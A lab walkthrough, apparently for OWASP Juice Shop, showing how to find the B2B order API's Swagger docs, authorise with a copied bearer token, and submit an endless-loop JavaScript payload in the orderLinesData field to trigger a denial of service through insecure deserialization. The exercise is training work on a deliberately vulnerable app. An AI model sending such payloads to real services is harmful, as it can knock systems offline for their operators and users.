https://sbsrequestbin.herokuapp.com/<RANDOM_CHARACTER>?inspect


Lab #6 – Denial of Service through Deserialization

1. By manual or automated URL discovery you can find a Swagger API documentation hosted at <http://<yoursitename>/api-docs> which describes the B2B API.




2. This API allows us to POST orders where the order lines can be sent as JSON objects (orderLines) but also as a String (orderLinesData).

- The given example for orderLinesData indicates that this String might be allowed to contain arbitrary JSON: [{"productId": 12,"quantity": 10000,"customerReference": ["PO0000001.2", "SM20180105|042"],"couponCode": "pes[Bh.u*t]",...}]



- Click the *Try it out* button (note: if you don't see the button, click on the green "POST" to expand the info container) and without changing anything click *Execute* to see if and how the API is working. This will give you a 401 error saying No Authorization header was found.



- Go back to the application, log in as any user (if you're not already logged in) and copy your token from the Authorization Bearer header in any request in your Burp proxy HTTP history window.
- Back at http://<yoursitename>/api-docs/#/Order/post_orders click *Authorize* and paste your token into the Value field.

- Click *Try it out* and *Execute* to see a successful 200 response.
- An insecure JSON deserialization would execute any function call defined within the JSON String, so a possible payload for a DoS attack would be an endless loop. Replace the example code in the *Request Body* field with:

```
{"orderLinesData": "(function dos() { while(true); })()}"
```
- Click *Execute*.
- The server should eventually respond with a 500 Internal Server Error after roughly 2 seconds, because that is defined as a timeout so you do not really DoS your Juice Shop server.
- If your request successfully bumped into the infinite loop protection, the challenge is marked as solved. Note: you won't be able to do much else on this endpoint since the application only allows very specific vulnerabilities to be exploited to prevent server compromise.